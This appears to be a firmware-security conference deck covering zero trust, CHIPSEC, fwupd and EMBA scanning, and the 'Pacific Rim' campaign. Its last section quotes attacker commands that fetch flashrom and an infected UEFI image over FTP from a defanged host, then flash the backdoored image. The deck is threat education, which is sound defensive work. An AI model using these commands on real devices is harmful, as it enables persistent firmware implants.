Trust Issues: Securing Your Firmware Before It Ruins Your Supply Chain

Paul Asadoorian, Principal Security Researcher

What is Zero Trust?


1. A design principle that enforces **verification to establish trust**
2. Trust is dynamic, requiring continuous verification
3. Zero Trust can be applied to identities, devices, and/or network architectures
4. Today, we will focus on how we can trust devices and firmware

How can we trust what we can't see?

Applications

Operating Systems

UEFI/BIOS & Other Firmware



The Verification Step Is Important!

```
################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version  : 1.13.4
[CHIPSEC] Arguments:

ERROR: Unknown Platform: VID = 0xFFFF, DID = 0xFFFF, RID = 0xFF, CPUID = 0x830F10
ERROR: Platform is not supported (Unknown Platform: VID = 0xFFFF, DID = 0xFFFF, RID = 0xFF, CPUID = 0x830F10).
WARNING: Platform dependent functionality is likely to be incorrect
```

```
Host Security ID: HSI:0! (v1.9.23)

HSI-1
✔ BIOS firmware updates:          Enabled
✔ TPM empty PCRs:                 Valid
✔ TPM v2.0:                       Found
✔ UEFI bootservice variables:     Locked
✘ Fused platform:                 Unknown
✘ Supported CPU:                  Unknown

HSI-2
✔ IOMMU:                          Enabled
✔ TPM PCR0 reconstruction:        Valid
✘ SPI write protection:           Unknown
✘ Platform debugging:             Unknown

HSI-3
✘ SPI replay protection:          Unknown
✘ CET Platform:                   Not supported
✘ Pre-boot DMA protection:        Disabled
✘ Suspend-to-idle:                Disabled
✘ Suspend-to-ram:                 Enabled

HSI-4
✔ SMAP:                           Enabled
✘ Processor rollback protection:  Unknown
✘ Encrypted RAM:                  Unknown

Runtime Suffix -!
✔ fwupd plugins:                  Untainted
✔ Linux swap:                     Disabled
✘ Linux kernel lockdown:          Disabled
✘ Linux kernel:                   Tainted
✘ UEFI secure boot:               Disabled
```

- Chipsec allows you to image the SPI flash and perform analysis of UEFI images
  - https://github.com/chipsec/chipsec
- Fwupd provides a management framework for select firmware, and includes a security audit
  - https://github.com/fwupd/fwupd

Vulnerability Scanners Don’t Go Deep Into Firmware

Sev	CVSS	VPR	EPSS	Name	Family	Count
MIXED	...	...	...	SSL (Multiple Issues)	General	5
INFO	...	...	...	SSH (Multiple Issues)	General	6
INFO	...	...	...	DMI (Multiple Issues)	General	3
INFO	...	...	...	SSH (Multiple Issues)	Misc.	3
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	2
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2
INFO	...	...	...	TLS (Multiple Issues)	Service detection	2
INFO				Netstat Portscanner (SSH)	Port scanners	10
INFO				Remote listeners enumerati...	Service detection	8

Host Details

IP: 127.0.0.1
MAC: 02:42:86:12:D9:C3 A8:5E:45:CD:BB:4B
OS: Linux Kernel 6.10.5-1-MANJARO
Start: Today at 1:20 PM
End: Today at 1:22 PM
Elapsed: 2 minutes
KB: Download

Vulnerabilities

34098 - BIOS Info (SSH)

Synopsis

BIOS info could be read.

Description

Using SMBIOS and UEFI, it was possible to get BIOS info.

Solution

N/A

Risk Factor

None

Plugin Information

Published: 2008/09/08, Modified: 2024/02/12

Plugin Output

tcp/0

```
Version      : 2102
Vendor       : American Megatrends Inc.
Release Date : 02/16/2024
UUID         : 14fed9ed-0bla-497f-b876-a85e45cdbb4b
Secure boot  : disabled
```

Validating Firmware Using EMBA (Open-Source)

- EMBA: https://github.com/e-m-b-a/emba - Automates firmware unpacking, decryption, and analysis
- Supports UEFI and several different types of firmware
- Installation tips: Provide copious amounts of CPU/RAM/HDD, use Ubuntu 22.04 LTS
- Running tips:
  - Quick scan: `sudo ./emba -r -l ./logs/ -p scan-profiles/quick-scan.emba -t -f ~/firmware/<firmware>`
  - Full scan: `sudo ./emba -r -l ./logs/ -p scan-profiles/full-scan.emba -t -f ~/firmware/<firmware>`
  - Update: **sudo ./emba -U**
  - Scans may take hours, days, or weeks!


Digging Deeper Into The Platform Security

SECURITY CONFIGURATION


Configuration	Status
SMAP (Supervisor Mode Access Prevention) Available	Secure
Secure Boot	Insecure

Vulnerability Name	Source	CVSS	CVE(s)	Severity
AMD ROM protection is disabled	Eclypsium Database	8.2		High
Sinkclose (CVE-2023-31315, AMD-SB-7014)	Eclypsium Database	7.5	CVE-2023-31315	High

Complete Inventory Of Platform Security



Below The Operating System Visibility



Trusting Network Devices & Appliances

Network Device Threats Timeline_

2005

First Cisco Rootkit

2008

Operation Cisco Raider

2015

SYNful Knock
Cisco ROMMON Attack
Juniper Backdoors

2016

Shadow Brokers Leak

2017

Vault 7 Leak

2018

VPNFilter Campaign
Cisco Backdoors

2019

FortiOS Vulnerability
Echobot

2020

Citrix Vulnerability
Pulse VPN Campaign
Fox Kitten Campaign
Sophos Zero-Day
F5 1st 10.0 CVSS
Netwalker Attacks
Chinese Attacks

2021

Cring Ransomware
Pulse Secure Vulnerabilities
F5 Vulnerabilities
SonicWall Vulnerabilities
Fortinet Attack

2022

Cyclops Blink
F5 BIG-IP Vulnerability
Citrix APT Campaign
FortiGate Zero-Day

2023

Fortinet Zero-Day
Jaguar Tooth Malware
Zyxel-based Botnet
Volt Typhoon
Fortinet Exploit
CISA Directive

2024

Citrix Zero-Day
Akira and Lockbit BlackTech
Cisco Zero-Days
Citrix Bleed
Ivanti Zero-Days
Velvet Ant APT
Line Dancer Implant
CISA Alert on OS Command Injection
Sophos “Pacific Rim”

Pacific Rim: Threat Actors Persisting In Firmware

- Firmware was backdoored so malware could persist through upgrades (more advanced techniques were observed than previously)
- UEFI implants are being tested by attackers:
  - Intel Boot Guard was either not enabled or bypassed by attackers depending on the platform
- Secure Boot is ineffective when attackers control early stages of UEFI
  - Secure Boot can also be disabled by the user
- Threat actors targeted firewall appliances which turned out to be PCs
  - The attacks observed in-the-wild are applicable on PCs, servers, and laptops

Eclypsium blog post: https://eclypsium.com/blog/pacific-rim-chronicling-a-5-year-hacking-escapade/

Pacific Rim: Attacker Commands Deploying A UEFI Implant

```
# ftpget -u admin -p password 10.10.10[.]110 ./flashrom ./flashrom


# ftpget -u admin -p password 10.10.10[.]110 xg210-remove-dxe-guard-bds-infected.bin
xg210-remove-dxe-guard-bds-infected.bin


# chmod 777 flashrom { dd bs=392446464 skip=1 count=1; cat; } < /dev/sda > ./ext4_1_19.img


# ./flashrom -p internal -c "Opaque flash chip"


# ./flashrom -p internal -c "Opaque flash chip" -r xg210-read.bin


# ./flashrom -p internal -c "Opaque flash chip" -w xg210-remove-dxe-guard.bin
```

Thank You!

RESOURCES_

- Book a live demo: https://eclypsium.com/demo/
- Below The Surface Newsletter: https://eclypsium.com/newsletter/
- Eclypsium's Below The Surface Podcast: https://eclypsium.com/podcast